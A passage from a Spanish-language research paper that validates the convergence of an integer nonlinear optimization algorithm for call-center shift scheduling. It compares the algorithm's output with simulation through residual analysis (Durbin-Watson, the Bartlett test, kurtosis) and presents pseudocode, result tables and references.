La estocasticidad de las simulaciones por computadora depende de la generación de números pseudo-aleatorios. En ejecuciones sucesivas de simulación, la generación algorítmica de valores pseudo-aleatorios generan resultados que violan los supuestos estadísticos del análisis de residuales, es decir, se generan estimaciones correlacionados, que como variables aleatorias, no serían independientes ni idénticamente distribuidas [26]. Para garantizar el proceso estocástico y evitar la problemática generada por la pseudo-aleatoriedad se puede recurrir a dos alternativas para generar muestras que superen tests estadísticos de aleatoriedad e independencia:

1) Realizar n ejecuciones distintas de simulación y extraer de ellos un subconjunto de m ($m < n$) resultados de la variable de estudio, preferentemente los de mayor variabilidad. Esto dará lugar a m observaciones.

2) Realizar n grupos de m ejecuciones distintas de simulación, con n semillas distintas para la generación de pseudo-aleatorios (cada grupo utiliza la misma semilla para las m simulaciones). Luego, se diseña una nueva variable aleatoria promediando los valores correspondientes de cada grupo, tal como se muestra en la figura 3, generándose así, m estimadores.

De cualquiera de las dos alternativas se obtienen m observaciones independientes, idénticamente distribuidas, y aproximadamente normal.

2.4 Proceso de Validación Empírica Residual

Lo que se quiere saber es si el algoritmo de optimización ejecutado con diferentes puntos iniciales del espacio de decisión converge a un mismo valor, y si éste es próximo o no a la solución del problema en estudio. Las conclusiones se desarrollan a partir de las comparaciones estadísticas entre las salidas de un proceso de simulación y los resultados deterministas obtenidos por el algoritmo objetivo.

El procedimiento consiste en generar las observaciones a partir de los resultados del algoritmo que se obtienen a partir de m ejecuciones con m puntos diferentes de partida del espacio de decisión. Los procesos de simulación se inician también con los m puntos diferentes usados por el algoritmo. Si A_i es el valor observado que se obtiene como resultado del algoritmo ejecutado en el i -ésimo experimento, y S_i la estimación de la misma variable de estudio obtenido por simulación en un proceso i -ésimo, entonces los residuos $r_i = A_i - S_i$ para $i = 1 \dots m$, conforman la variable aleatoria de residuales R . Así, si $A_i \rightarrow E(S_i)$ entonces $E(R) \rightarrow 0$. Luego de generada la muestra se realiza el análisis de residuales para asegurar el cumplimiento de los supuestos estadísticos. El incumplimiento de algunos de los supuestos, implica aumentar los tiempos de simulación y cambiar la alternativa de selección de resultados del proceso simulado. Si volviera a no cumplir algunos de los supuestos estadísticos del análisis de residuales, entonces se rechaza la hipótesis de que el algoritmo converge a la solución del problema en estudio. En el caso de verificar todos los supuestos se considera que el algoritmo tiene una tendencia a converger a la solución del problema. El paso siguiente es analizar el grado de concentración de los residuos alrededor de la medida central. La estimación se obtiene a partir del indicador de Curtosis, que señala el grado de apuntamiento o achatamiento de la distribución muestral [27]. En el análisis, se compara la forma de la curva de la distribución muestral con la distribución normal estándar. Así, si el indicador de curtosis es mayor a 0, se tendrá una distribución muestral Leptocúrtica; si es igual a 0 será mesocúrtica, lo que indica que se trata de una distribución normal; en cambio, si el indicador es menor a 0 se tendrá una distribución Platicúrtica [28, 29]. Para una aplicación exitosa de la regla empírica, es deseable un indicador de curtosis mayor o igual a cero, lo que dará lugar no sólo a una validación exitosa de la convergencia del algoritmo, sino también a una convergencia con un grado de precisión aceptable.

Satisfecha la condición de curtosis, se estudiará los resultados derivados del Desvío Estándar (σ) en sus tres valores: σ , 2σ y 3σ , según la *regla empírica 68-95-99*. Es deseable que el 100% de los resultados algorítmicos estén dentro de un rango de aproximación aceptable alrededor de la solución. Al tratarse de un estudio estadístico, se buscará que al menos un cierto porcentaje de los resultados algorítmicos tengan una precisión aceptable, lo que implica fijar una cota superior a 2σ ó 3σ , que dependerá del tipo de problema al que se quiere dar

solución. Así por ejemplo, para el caso de estudio que se describe en la sección 3.2, en el que se busca determinar la política de distribución óptima de turnos laborables para los operarios de un Call Center que maximicen los niveles de servicios (NS), se requiere que 2σ ó 3σ sea menor a 1 – puesto que, el NS se cuantifica en el rango real $(0, 1]$ – para asegurar que al menos el 95% de los resultados algorítmicos estén dentro del rango de precisión.

3 Aplicación de la Técnica de Validación Algorítmica

3.1 El Problema a resolver

En el ámbito de los Centros de Llamadas o Contactos Telefónicos, no hay soluciones algorítmicas que hayan obtenidos resultados óptimos claramente; ni mucho menos, hay consenso en cuanto a la mejor estrategia de implementación. Es por ello, que en la investigación que se desarrolla se trata de diseñar alternativas algorítmicas que buscan optimizar las políticas de planificación y distribución de turnos, desde la perspectiva de la Optimización No Lineal Entera. Así, el problema a resolver es de la forma:

$$\begin{aligned} & \text{máx } f(x) \\ & \text{s.a. } Ax \geq r ; \\ & \quad Bx = \Omega; \quad x \geq 0; \quad x \in \mathbb{Z}^n \end{aligned} \quad (1)$$

Donde $f(x)$ es la función objetivo no lineal con dominio sobre un espacio de decisión discreto, no es derivable, no es convexa y no configura un problema cuadrático, que mide el desempeño del Call Center en término de nivel de servicio (NS). Las restricciones del problema son lineales convexa y se componen de una matriz $A \in \mathbb{Z}^{m \times n}$, y vectores $B, r \in \mathbb{Z}^m$, con $\Omega \in \mathbb{Z}$.

Tabla 2. Pseudo-código el algoritmo que resuelve el problema (1).

Algoritmo: Procedimiento básico de optimización con búsqueda direccional
0. Sea $x^{(0)}$ un punto inicial del espacio de decisión.
1. Hacer $x^{(k+1)} = x^{(0)}$
2. Actualizar iteración k -ésima.
3. Hacer $x^{(k)} = x^{(k+1)}$
4. Para $i = 0, 1, 2, \dots D $
5. Sea d_i vector direccional de D .
6. Calcular $\alpha^* = \arg \text{máx } h(\alpha) = F(x^{(k)} + \alpha \cdot d_i)$
7. Actualizar $x^{(k+1)} = x^{(k)} + \alpha^* d_i$
8. Si $F(x^{(k+1)}) > F(x^{(k)})$ volver al paso 2.
9. Sea $x^a = x^{(k+1)}$
10. Sea $x^{(k+1)} = \text{Ajustar en Entero}(x^a)$
11. Si $F(x^{(k+1)}) > F(x^a)$ volver al paso 2.
12. Retornar $x^{(k+1)}$

El algoritmo seleccionado para el experimento es descrito en [30] y tiene la particularidad de ser simple en

su diseño y obtener resultados a una velocidad aceptable. En el pseudo-código que se muestra en la tabla 2, $F(x)$ es una función de penalización de la forma $F(x) = f(x) + P(R(x))$ donde $f(x)$ es la función objetivo, $R(x)$ constituye las restricciones de (1) y $P(r)$ es la función que devuelve 0 si x cumple las restricciones del problema, y un valor ponderado negativo en caso de que no las cumpla. También se requiere ajustar los valores de las componentes reales de $x^{(k+1)}$ al vector de enteros más próximo. La tarea de conversión es llevada a cabo por la función *Ajustar en Entero*(v) de la línea 10. Se trata de un proceso complejo que busca el vector integral más próximo al vector real que mejor evalúa a $F(x)$.

3.2 Simulación del Proceso Operativo

Las llamadas telefónicas entrantes al sistema son generadas aleatoriamente siguiendo una distribución probabilística que depende de la carga esperada del sistema. Para ello, se le indica al simulador la cantidad de llamadas esperadas para cada período programado, el tiempo medio de servicio, el tiempo de espera objetivo, la duración de la jornada diaria en horas, la duración de los turnos de trabajo, la amplitud del período de planificación, la tasa estimada de abandono y el nivel de servicio objetivo. Con estos datos se conforman el conjunto de parámetros necesarios para la simulación. El experimento consiste en simular una cierta cantidad de jornadas laborables. Dicha cantidad es especificada por el experimentador.

Al final de cada jornada simulada se determinan los parámetros que son sensibles a la aleatoriedad de las entradas. Con ello y con la aplicación de un método de *optimización lineal entera* se determina la dotación mínima de personal requerido para la jornada bajo análisis. También se determina el promedio de los niveles de servicios de cada período de la jornada estudiada. Así, al final de la simulación del proceso completo, se tiene el promedio de la dotación mínima de agentes requeridos en función de las jornadas simuladas, y la esperanza de simulación del nivel de servicio, que es el promedio de los promedios diarios del NS. La asignación dinámica de los agentes durante la simulación, es llevada a cabo de manera determinística en base a una política prefijada. Desde el punto de vista matemático, la política de turno prefijada es un vector de componentes enteras en el que, cada componente representa la cantidad de agentes que deben ingresar al turno i -ésimo, donde i es el índice del vector. La suma de las componentes enteras determina la cantidad de agentes disponibles en el Call Center. Por lo tanto, el promedio de la dotación de personal que se estima al final de la simulación es redondeado al entero más próximo según redondeo simétrico. El dispositivo de simulación asigna los agentes según el turno planificado y desasigna la misma cantidad cuando el turno correspondiente ha concluido. La duración del turno es un parámetro de la simulación. Dependiendo del volumen de llamadas telefónicas entrantes, la cantidad de agentes asignados a un turno puede verse sobrecargado o sobredimensionado.

Esto repercute en el resultado del problema lineal entero que determina la cantidad óptima de recursos para un volumen de llamadas esperadas. En este último proceso, también se estima una política de asignación de turnos que puede conllevar a una mejora o no del NS objetivo. Las variaciones en la cantidad de agentes óptimas en función de las llamadas entrantes determinan variaciones en las políticas de asignaciones. Así, los resultados de la simulación dependen de la estocasticidad del proceso. De esta manera, las estimaciones resultantes permiten establecer conclusiones respecto de la adecuación o estabilidad de la política de turnos prefijada en la simulación en comparación con el NS objetivo.

3.3 Resultados Computacionales

La validación del algoritmo, tiene por objetivo dar confiabilidad en la estabilidad y la convergencia hacia un resultado satisfactorio, considerando cierta precisión. Para tener mayor claridad en los experimentos, se muestra en detalle el análisis para un problema de dimensión 6 correspondiente a datos de un Call Center de pequeña envergadura, cuyos parámetros y solución son conocidos. Los parámetros utilizados son iguales tanto para el algoritmo como para el simulador, y se muestra en la tabla 3.

Tabla 3: Parámetros de entradas para el algoritmo y el simulador.

Parámetros	Valor
Jornada (J)	9 hs.
Turno (T)	4 hs.
Período de Observación (P)	60 min.
AHT	180 seg.
AWT	20 seg.
Media de Abandono	1.5
Reintentos	60 %
Nivel de Servicio Objetivo	95 %

Tabla 4. Resultados del Algoritmo (\hat{y}).

Experimento	X (de partida)	NS-Algoritmo
1	5, 1, 2, 2, 6, 3	0,988567835
2	5, 2, 1, 2, 6, 3	0,988595998
3	5, 3, 0, 5, 3, 3	0,988545779
4	5, 4, 0, 7, 0, 3	0,988569574
5	5, 5, 3, 2, 1, 3	0,988555999
6	5, 6, 2, 0, 3, 3	0,988556784
7	5, 7, 2, 0, 2, 3	0,988549359
8	5, 8, 1, 0, 2, 3	0,988565779
9	5, 9, 1, 1, 0, 3	0,988549496
10	5, 5, 0, 6, 0, 3	0,988556779

En el experimento de simulación, se realizan 10 grupos de 20 réplicas (ejecuciones) independientes de una simulación de 5.000 jornadas. Se extraen de cada grupo 10 réplicas de mayor variabilidad y se promedian sus resultados. Las tablas 4 y 5 muestran las 10 observaciones obtenidas como resultados del algoritmo y del experimento de simulación respectivamente. La variable

de estudio es NS y representa el valor de $f(x)$ en (1) al ser evaluado en el punto del espacio de decisión. El vector de planificación inicial se representa en las tablas con la columna X, y representa el punto factible a partir del cual debe iniciarse la sucesión de aproximación. La comparación de la variable de estudio NS se realiza entre el modelo determinístico del algoritmo y el modelo estocástico de la simulación. Los resultados residuales se muestran en la tabla 6.

Tabla 5. Resultados de la Simulación (y).

Experimento	X (de partida)	NS-Simulación
1	5, 1, 2, 2, 6, 3	0,988556579
2	5, 2, 1, 2, 6, 3	0,988556676
3	5, 3, 0, 5, 3, 3	0,988556877
4	5, 4, 0, 7, 0, 3	0,988556239
5	5, 5, 3, 2, 1, 3	0,988557011
6	5, 6, 2, 0, 3, 3	0,988555922
7	5, 7, 2, 0, 2, 3	0,988556722
8	5, 8, 1, 0, 2, 3	0,988556658
9	5, 9, 1, 1, 0, 3	0,988557104
10	5, 5, 0, 6, 0, 3	0,988556848

Tabla 6. Muestra de Residuales. $e = y - \hat{y}$.

Experimento	e
1	1,1256E-05
2	3,9322E-05
3	-1,1097E-05
4	1,3334E-05
5	-1,0118E-06
6	8,623E-07
7	-7,3629E-06
8	9,1206E-06
9	-7,6083E-06
10	-6,89E-08
Estimaciones	$1 \sigma =$ 1,404909E-05
	$2 \sigma =$ 2,809819E-05
	$3 \sigma =$ 4,214728E-05
	$\Sigma e =$ 4,6746E-05
	$\bar{e} =$ 4,6746E-06
	DW= 2,21663062
	Curtosis= 0,445003077

Suponiendo que los resultados dados por el algoritmo son comparables con los obtenidos por simulación, entonces el análisis de residuales debe mostrar que se cumplen los supuestos:

- *Los residuales están centradas en torno al eje de abscisas (para verificar el supuesto de normalidad).*

El gráfico de la figura 4 muestra la cercanía y la distribución de los residuos muestrales alrededor del eje de abscisa. Tal como se dijo antes, el procedimiento es una forma rápida de verificar el supuesto de normalidad. Del análisis gráfico, se deduce, a priori, el cumplimiento del supuesto de normalidad.

- *La distribución de los residuales sigue la ley normal de probabilidad (la sumatoria de los residuales y el promedio muestral deben tender a cero).*

La tabla 6 muestra que $\Sigma e_i \rightarrow 0$ y $\bar{e} \rightarrow 0$, y verificado el supuesto de normalidad con el gráfico de residuales, se acepta que la muestra tiene aproximadamente una distribución normal con media muestral tendiente a cero.




Figura 4: Gráfico de residuales.

- *Los residuales no presentan autocorrelación, es decir, la muestra se conforma con residuos independiente entre sí.*

Para verificar que estadísticamente no hay autocorrelación (son independientes) se usará el indicador de Durbin-Watson [31]:

$$DW = \frac{\sum_{i=1}^n (e_i - e_{i-1})^2}{\sum_{i=1}^n e_i^2}; \quad 0 \leq DW \leq 4$$

que toma valor 2 cuando los residuos son completamente independientes. Si $DW < 2$ indica autocorrelación positiva y $DW > 2$ se trata de una autocorrelación negativa. En la práctica cuando DW se encuentra entre 1.5 y 2.5 se considera que existe independencia. Para ello, se compara el estadístico DW con valores críticos según el nivel de significancia α . Los valores se encuentran tabulados para valores límites en d_L y d_U [32]. Para determinar el criterio de decisión, se toma en cuenta el estadístico DW calculado en la tabla 6. Dicho valor es $DW = 2,21663062$. Para determinar los valores críticos d_L y d_U para un nivel de significancia del 5%, son necesarios el número de muestras $n = 10$ y la cantidad de variables independientes $k = 1$.

Los valores críticos obtenidos de la tabla Durbin-Watson con 5% de nivel de significancia son:

$$d_L = 0,879 \quad \Rightarrow \quad 4 - d_L = 3,121$$

$$d_U = 1,320 \quad \Rightarrow \quad 4 - d_U = 2,68$$




Figura 5: Criterio de Decisión. Imagen tomado de [33].

Se contrasta la hipótesis nula $H_0 =$ Los residuos no están auto-correlacionados contra $H_a =$ Los residuos están auto-correlacionados. La figura 5, muestra el área de no rechazo de H_0 .

Como $DW \in [d_U ; 4 - d_U] = [1,320; 2,68]$ no se rechaza la hipótesis nula H_0 , con lo cual, se verifica el supuesto de independencia entre los residuos muestrales.

- La dispersión de las residuales es constante (homocedasticidad).

Para demostrar la homocedasticidad se hace uso del Test de Bartlett, que se utiliza para probar la hipótesis nula, H_0 que las varianzas de k muestras independientes de una población son iguales, frente a la hipótesis alternativa de que al menos dos son diferentes. El estadístico de Bartlett se calcula como [34]:

$$T = \frac{(N - k) \ln(S_p^2) - \sum_{i=1}^k (n_i - 1) \ln(S_i^2)}{1 + \frac{1}{3(k-1)} \left\{ \left(\sum_{i=1}^k \frac{1}{n_i - 1} \right) - \frac{1}{N - k} \right\}}$$

donde $N = \sum_{i=1}^k n_i$; $S_p^2 = \frac{\sum_{i=1}^k (n_i - 1) S_i^2}{N - k}$

El estadístico de prueba T tiene una distribución aproximadamente χ_{k-1}^2 . Por lo que, la hipótesis nula se rechaza si $T > \chi_{k-1, \alpha}^2$ con un grado de significancia α .

De la tabla 6, se conforman 6 grupos diferentes de 5 elementos residuales cada una. Los grupos se muestran en la tabla 7.

El estadístico de Bartlett que se estima es $T = 6,8778$ y el valor crítico con significancia del 5% que es lo habitual es $\chi_{5; 0,05}^2 = 11,0705$. Dado que $T < \chi_{5; 0,05}^2$ entonces no se rechaza la H_0 , por lo que el supuesto de homocedasticidad queda verificado, y el supuesto de normalidad completamente comprobado.

De esta manera, se ha logrado verificar el cumplimiento de todos los supuestos del Análisis de Residuales. Por lo que se puede concluir que el algoritmo converge estadísticamente a la solución del problema (1).

El paso siguiente consiste en analizar el grado de precisión de la convergencia. Para ello, se procede a medir el grado de apuntamiento o achatamiento de la distribución aproximadamente normal de la muestra de residuales.

La tabla 6 muestra el cálculo del indicador de curtosis según [35]. Esto es

$$C = \frac{\sum (X_i - \bar{X})^4 / n}{\left[\sum (X_i - \bar{X})^2 / n \right]^2} - 3 = 0,445003077$$

Al ser $C > 0$ muestra que se trata de una distribución con curtosis positiva del tipo leptocúrtica que es la deseada. Por otro lado, algunos investigadores expresan que los momentos muestrales m_r no son estimaciones insesgadas de los momentos poblacionales μ_r , y proponen otra estimación para el indicador de curtosis que es insesgado para distribuciones normales [36]. Esto es:

$$K = \left\{ \frac{n(n+1)}{(n-1)(n-2)(n-3)} \sum \left(\frac{x_j - \bar{x}}{s} \right)^4 \right\} - \frac{3(n-1)^2}{(n-2)(n-3)}$$

Donde S es el desvío típico. Teniendo en cuenta la muestra de residuales de la tabla 6, el estimador de curtosis insesgado es $K = 2,878598261$ que es ampliamente mayor a cero ($K > 0$).

Ambos indicadores de curtosis demuestran que la distribución muestral es del tipo leptocúrtica. Esto quiere decir que la mayoría de las observaciones residuales se ubica en un entorno cercano a la esperanza $E(e) = 0$.

Teniendo en cuenta el resultado anterior, y por aplicación de la regla empírica 68-95-99, se tiene que el 99,7 % de las observaciones muestrales se concentran en el intervalo, ya sea en $[\bar{x} - 3\sigma; \bar{x} + 3\sigma]$ o bien en $[\mu - 3\sigma; \mu + 3\sigma]$. Dado que NS – medido a través de $f(x)$ en el problema (1) – es un indicador porcentual que se ubica en el rango (0, 1], y si $3\sigma < 1$, entonces la magnitud del error de aproximación del resultado del algoritmo es del mismo orden de magnitud del desvío estándar (σ). En el experimento $\sigma = 0,00001404909$, por lo que, aproximadamente, el resultado final del algoritmo tiene al menos 4 dígitos de precisión, que se considera muy satisfactorio.

4 Trabajos Futuros

Ideas similares al presente trabajo se utilizaron para validar modelos de simulación estocástica bajo un análisis estadístico más rigurosos en el que las conclusiones no fueron tan satisfactorias como se esperaban [37]. Sin embargo, estas ideas, acompañadas con las herramientas estadísticas apropiadas, y aplicadas en nuestras investigaciones, mostraron resultados experimentales alentadores. La técnica descrita permite analizar si la sucesión numérica converge a un punto límite, y si éste último, se encuentra dentro de un rango de aceptación respecto de la solución del problema de optimización. No obstante, es

Tabla 1. Esquema del proceso de simulación

$S(X)$ = Simulación (X , *Parámetros*, *Cant_Jornadas*):

X : vector de enteros que contiene la grilla de asignación de agentes para una jornada.

Parámetros: vector de reales que contiene los parámetros preestablecidos requeridos por el modelo de Call Center, como ser NS objetivo, tasa de abandono de llamadas, etc.

Cant_Jornadas: Es la cantidad de jornadas diarias que se quiere simular.

Hacer NS = 0; J = 1

Mientras J ≤ *Cant_Jornadas*, **hacer**

- ◆ **Para** C_i /intervalo de observación, y hasta completar una jornada diaria, **hacer**
 - Asignar agentes planificados para el intervalo, si corresponde de acuerdo a X .
 - Determinar cant. de agentes que descansan en el intervalo según planificación y desafectarlos.
 - Generar aleatoriamente llamadas telefónicas entrantes y poner en la cola de espera.
 - Si la cola no está vacía, atender las llamadas con agentes disponibles.
 - Desafectar agentes que hayan cumplido su turno si corresponde según X .
 - Calcular nivel de servicio del intervalo de observación y acumularlo en NS.
- ◆ Calcular para la jornada simulada, el promedio del nivel de servicio haciendo $NS = (NS/Cant. \text{ de intervalos de observación de la jornada})$.
- ◆ Resguardar X en X_{old}
- ◆ Con las llamadas telefónicas entrantes de cada intervalo de observación de la jornada simulada determinar cantidad óptima de agentes usando como punto de partida a X y actualizarlo con el óptimo. Si no se tuvo éxito, restablecer X haciendo $X = X_{old}$.
- ◆ Estimar nivel de servicio teórico $NS_{teorico} = NS(X)$.
- ◆ Determinar (si es posible) un punto vecino de X del espacio de decisión que mejore $NS_{teórico}$ y actualizar X . Si no se pudo, hacer $X = X_{old}$.
- ◆ Acumular NS en $NS_{parcial}$.
- ◆ Hacer NS = 0; J = J + 1

Devolver: X , ($NS_{parcial} / Cant_Jornadas$)

muy arriesgado y prematuro establecer conclusiones contundentes y finales de la aplicabilidad de la técnica en área de las optimizaciones no lineales. La mayor debilidad de la técnica radica en la necesidad de contar con un marco referencial sólido y de resultados reconocidos para realizar las comparaciones estadísticas. En la literatura de los call centers, no se registran algoritmos no lineales específicos como el que se busca en nuestras investigaciones. Los pocos que hay son adaptaciones complejas de algoritmos diseñados para otros fines y, con análisis de convergencia no especificadas. En la literatura se registran varios trabajos en los que se describen algoritmos de optimización no lineal cuya demostración de convergencia o es compleja o es difícil de establecerla. Un ejemplo de estos es el algoritmo clásico de Powell publicado en 1964 para optimización no lineal sin uso de derivadas. Como bien se sabe, dicho algoritmo funciona bastante bien en

varios problemas, y en otros, no tantos. Este hecho, no ha desalentado a los investigadores que derivaron numerosas adaptaciones de dicho algoritmo, en varios trabajos de investigación. Aun así, no se ha encontrado ningún artículo científico en la literatura que discuta la convergencia del algoritmo de Powell o de sus derivaciones. Es aquí, donde la técnica de Validación Empírica Residual cobra interés.

La expectativa a futuro es aplicar la técnica a un rango más amplio de problemas en los que se usen algoritmos que generen secuencias numéricas tendiente a un punto límite. La técnica de Validación Empírica Residual podría ser una manera de empezar a discutir la convergencia de algoritmos de optimización cuyos resultados están envueltos en un manto de incertidumbre.

Tabla 7: Selección de grupos diferentes para la evaluación de homocedasticidad.

	M_1	M_2	M_3	M_4	M_5	M_6
1	1,1256E-05	-1,10978E-05	1,1256E-05	3,93222E-05	1,1256E-05	3,93222E-05
2	3,93222E-05	-1,0118E-06	-1,1098E-05	1,33346E-05	-1,1098E-05	-1,0118E-06
3	1,33346E-05	-7,3629E-06	-1,0118E-06	8,623E-07	1,33346E-05	8,623E-07
4	8,623E-07	-7,6083E-06	-7,3629E-06	9,1206E-06	-7,3629E-06	-7,6083E-06
5	9,1206E-06	-6,89E-08	-7,6083E-06	-6,89E-08	-6,89E-08	9,1206E-06
Var(M_i)	2,1064E-10	2,22167E-11	7,8224E-11	2,5624E-10	1,18635E-10	3,39505E-10

5 Conclusiones

El análisis de Residuales es un proceso estadístico que sirve para estudiar características de aproximación en modelos de regresión. En este trabajo, se muestra un proceso similar como un recurso clave en el estudio de la convergencia de algoritmos de optimización. La combinación del indicador de curtosis con la regla empírica 68-95-99 posibilitó estimar el grado de similitud entre los resultados obtenidos por el algoritmo y los de simulación. La técnica también fue aplicada a problemas más grandes, de hasta dimensión 1000, usando el mismo algoritmo mostrado en la sección 3.1, en el que es difícil conocer la solución global, por lo que se confía en las estimaciones obtenidas por el simulador. En todos los casos se han obtenidos resultados de validación de convergencia muy satisfactorios, por lo que, la técnica de validación empírica de convergencia algorítmica promete proporcionar un marco dentro del cual, diferentes algoritmos podrían compararse y contrastarse su convergencia.

6 Referencias

- [1] Zeltyn S. and Mandelbaum A. (2005). Call Centers with Impatient Customers: Many-Server Asymptotics of the M/M/n + G Queue. *Queueing Systems*. Vol. 51 (3):361-402. doi: 10.1007/s11134-005-3699-8
- [2] Atlason J., Epelman M. A. and Henderson S. G. (2007). Optimizing Call Center Staffing Using Simulation and Analytic Center Cutting-Plane Methods. *Management Science*. Vol. 54 (2):295-309. doi: 10.1287/mnsc.1070.0774
- [3] Ingolfsson A., Campello F., Wu X. and Cabral E. (2010). Combining integer programming and the randomization method to schedule employees. *European Journal of Operational Research*. Vol. 202 (1):153-163. doi: 10.1016/j.ejor.2009.04.026
- [4] Caprara A., Monaci M. and Toth P. (2003). Models and algorithms for a staff scheduling problem. *Mathematical Programming*. Vol. 98 (1):445-476. doi: 10.1007/s10107-003-0413-7
- [5] Robbins T. R. and Harrison T. P. (2010). A stochastic programming model for scheduling call centers with global Service Level Agreements. *European Journal of Operational Research*. Vol. 207 (3):1608-1619. doi: 10.1016/j.ejor.2010.06.013
- [6] Koole G. and van der Sluis E. (2003). Optimal Shift Scheduling with a Global Service Level Constraint. *IIE Transactions*. Vol. 35 (11):1049-1055. doi: 10.1080/074081703004398
- [7] Ingolfsson A., Amanul Haque M. and Umnikov A. (2002). Accounting for time-varying queueing effects in workforce scheduling. *European Journal of Operational Research*. Vol. 139 (3):585-597. doi: 10.1016/S0377-2217(01)00169-2
- [8] Kim S.-M., Nah J.-E. and Kim S.-M. (2011). The Staffing Problem at the Call Center by Optimization and Simulation. *IE Interfaces*. Vol. 24 (1):40-50. doi: 10.7232/ieif.2011.24.1.040
- [9] Avramidis A. N. and L' Ecuyer P. (2005). Modeling and simulation of call centers. *Proceedings of the Winter Simulation Conference*. pp. 144-152. IEEE. Orlando, FL, USA. doi: 10.1109/WSC.2005.1574247
- [10] Chokshi R. (1999). Decision support for call center management using simulation. *Paper of Proceedings of the 31st conference on Winter simulation--a bridge to the future - Volume 2*. 1999/12/. Vol. 2 pp. 1634-1639. Association for Computing Machinery. doi: 10.1145/324898.325349
- [11] Sencer A. and Basarir Ozel B. (2013). A simulation-based decision support system for workforce management in call centers. *SIMULATION*. Vol. 89 (4):481-497. doi: 10.1177/0037549712470169
- [12] Gulati S. and Malcolm S. A. (2001). Call center scheduling technology evaluation using simulation. *Proceedings of the Winter Simulation Conference*. Vol. 2 pp. 1438-1442. IEEE. Arlington, VA, USA. doi: 10.1109/WSC.2001.977467
- [13] Bouzada M. A. C. (2009). Scenario Analysis within a Call Center Using Simulation. *Journal of Operations and Supply Chain Management*. Vol. 2 (1):89-103. doi: 10.12660/joscmv2n1p89-103
- [14] Asuero A. G. and Gonzalez A. G. (1989). Some observations on fitting a straight line to data. *Microchemical Journal*. Vol. 40 (2):216-225. doi: 10.1016/0026-265X(89)00073-8
- [15] Cook R. D. and Weisberg S. (1982). *Residuals and Influence in Regression*. Monographs on Statistics and Applied Probability. (np. 240) University of Minnesota. School of Statistics, New York: Chapman and Hall. <http://hdl.handle.net/11299/37076>
- [16] Topp R. and Gómez G. (2004). Residual analysis in linear regression models with an interval-censored covariate. *Statistics in medicine*. Vol. 23 (21):3377-3391. doi: 10.1002/sim.1731
- [17] Black K. (2010). *Business Statistics: For Contemporary Decision Making*. 6 Ed. John Wiley & Sons, Inc., USA.
- [18] Massart D. L., Vandeginste B. G. M., Deming S. N., Michotte Y. and Kaufman L. (2003). *Chemometrics: a Textbook*. Data Handling in Science and Technology. Elsevier Science B.V, Hungary.
- [19] Verran J. A. and Ferketich S. L. (1984). Residual Analysis for Statistical Assumptions of Regression Equations. *Western Journal of Nursing Research*. Vol. 6 (1):27-40. doi: 10.1177/019394598400600104

- [20] Korner-Nievergelt F., Roth T., von Felten S., Guélat J., Almasi B. and Korner-Nievergelt P. (2015). Chapter 6 - Assessing Model Assumptions: Residual Analysis. *Bayesian Data Analysis in Ecology Using Linear Models with R, BUGS, and STAN*. pp. 75-94. Academic Press. Boston. doi: 10.1016/B978-0-12-801370-0.00006-X
- [21] Martin J., Ruiz de Adana D. D. and Asuero A. G. (2017). Fitting Models to Data: Residual Analysis, a Primer - Chapter 7. *Uncertainty Quantification and Model Calibration*. pp. 133-173. IntechOpen. Rijeka. doi: 10.5772/68049
- [22] Myers R. H., Montgomery D. C. and Anderson-Cook C. (2009). *Response Surface Methodology: Process and Product Optimization Using Designed Experiments*. Wiley Series in Probability and Statistics. 3 Ed. John Wiley & Sons, Inc, Hoboken, New Jersey, USA.
- [23] Tomás X., Cuadros J. and González L. (2006). *Introducción al Cálculo Numérico*. Institut Químic de Sarrià (IQS). Departament d'Estadística Aplicada, Barcelona, España. <http://dialnet.unirioja.es/servlet/libro?codigo=401943>
- [24] Rumsey D. J. (2016). *Statistics For Dummies*. 2 Ed. Wiley Publishing, Inc., Indianapolis, Indiana, USA.
- [25] Barberis A. R. and Del Moral Sachetti L. E. (2011). Modelización, Simulación y Optimización del personal operativo en la administración de Call/Contact Center. *Paper of Simposio de Investigación Operativa 2011 - 40 JAIIO*. 29 de Agosto al 02 de Septiembre de 2011. pp. 103-120. SADIO. <http://40jaiio.sadio.org.ar/node/160.htm>
- [26] Law A. M. and Kelton W. D. (2000). *Simulation Modelling and Analysis*. Series in Industrial Engineering and Management Science. 3 Ed. McGraw-Hill Higher Education, New York, USA. <https://lib.ugent.be/catalog/rug01:001269305>
- [27] Khurshid A., Hussain E. and Haq M. u. (2007). A note on finding peakedness in bivariate normal distribution using Mathematica. *Pakistan Journal of Statistics and Operation Research*. Vol. 3 (2):75-86. doi: 10.18187/pjsor.v3i2.61
- [28] Chissom B. S. (1970). Interpretation of the Kurtosis Statistic. *The American Statistician*. Vol. 24 (4):19-22. doi: 10.1080/00031305.1970.10477202
- [29] Pearson K. (1905). Das Fehlergesetz und Seine Verallgemeinerungen Durch Fechner und Pearson. A Rejoinder (Skew Variation, a Rejoinder). *Biometrika*. Vol. 4 (1/2):169-212. doi: 10.2307/2331536
- [30] Barberis A. R. and Del Moral Sachetti L. E. (2019). Programación No Lineal Entera en la Planificación Óptima de Turnos para un Modelo de Call Center. *Proceedings of VII Congreso de Matemática Aplicada, Computacional e Industrial - MACI 2019. S10-Métodos Numéricos: Algoritmos y Aplicaciones*. Vol. 7 pp. 201-204. ASAMACI. Río Cuarto, Córdoba, Argentina.
- [31] Durbin J. and Watson G. S. (1950). Testing for Serial Correlation in Least Squares Regression: I. *Biometrika*. Vol. 37 (3/4):409-428. doi: 10.2307/2332391
- [32] Durbin J. and Watson G. S. (1951). Testing for Serial Correlation in Least Squares Regression. II. *Biometrika*. Vol. 38 (1/2):159-177. doi: 10.2307/2332325
